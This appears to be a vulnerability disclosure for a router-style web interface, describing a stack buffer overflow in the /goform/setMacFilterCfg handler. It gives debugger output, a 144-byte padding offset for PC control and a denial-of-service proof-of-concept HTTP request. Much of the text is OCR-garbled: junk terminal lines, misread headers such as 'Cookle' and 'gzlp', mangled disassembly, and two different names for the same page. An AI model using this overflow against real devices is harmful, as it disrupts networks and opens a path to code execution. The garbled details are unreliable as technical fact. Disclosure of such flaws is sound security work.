


Vulnerability details

This vulnerability lies in the <code>/goform/formSetMacFilterCfg</code> page, The details are shown below:



```
0x6261616a ('jaab')
0x6261616a ('jaab')
0x11be00 ← strbtvs r6, [pc], -pc, lsr #14 /* 0x666f672f; '/goform/setMacFil
 R5
R6
R7
R8
R9
         R10
          0xfffeefa8 ← rsbvs r6, r1, #0x4000001b /* 0x6261616d */
0x6261616c ('laab')
                                        Tsbvs r6, r1, #0x4000001b /* 0x6261616d */

← rsbvs r6, r1, #0x8000001b /* 0x6261616d */

← rsbvs r6, r1, #0x600001b /* 0x6261616f */

← rsbvs r6, r1, #112, #2 /* 0x62616170 */

← rsbvs r6, r1, #112, #2 /* 0x62616171 */

← rsbvs r6, r1, #0x4000001c /* 0x62616171 */

← rsbvs r6, r1, #0x8000001c /* 0x62616173 */

← rsbvs r6, r1, #0x600001c /* 0x62616173 */

← rsbvs r6, r1, #116, #2 /* 0x62616174 */
00:0000
01:0004
02:0008
03:000c
04:0010
05:0014
06:0018
07:001c
 ► f 0 0x6261616c
f 1 0xff72bbf0 sem_post+112
        g> cyclic -l maab
This command is deprecated in Pwndbg. Please use the GDB's built-in syntax for run
rqs>
```

Using A*144 to padding, we can control PC register

```
File Edit View Search Terminal Help

All SM17/SM18 (g. Senze) + 0

All SM11/SM18 (g. Senze) + 0

B SM15/SM18 (g. Senze) + Sm15/SM18 (g. Senze) + 0

B SM15/SM18 (g
```

POC

This POC can result in a Dos.

```
POST /goform/setMacFilterCfg HTTP/1.1
Host: 192.168.204.133
Content-Length: 182
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.204.133
Referer: http://192.168.204.133/mac_filter.html?random=0.4768296248219275&
Accept-Encoding: gzlp, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookle: password=eeglqw
Connection: close
```

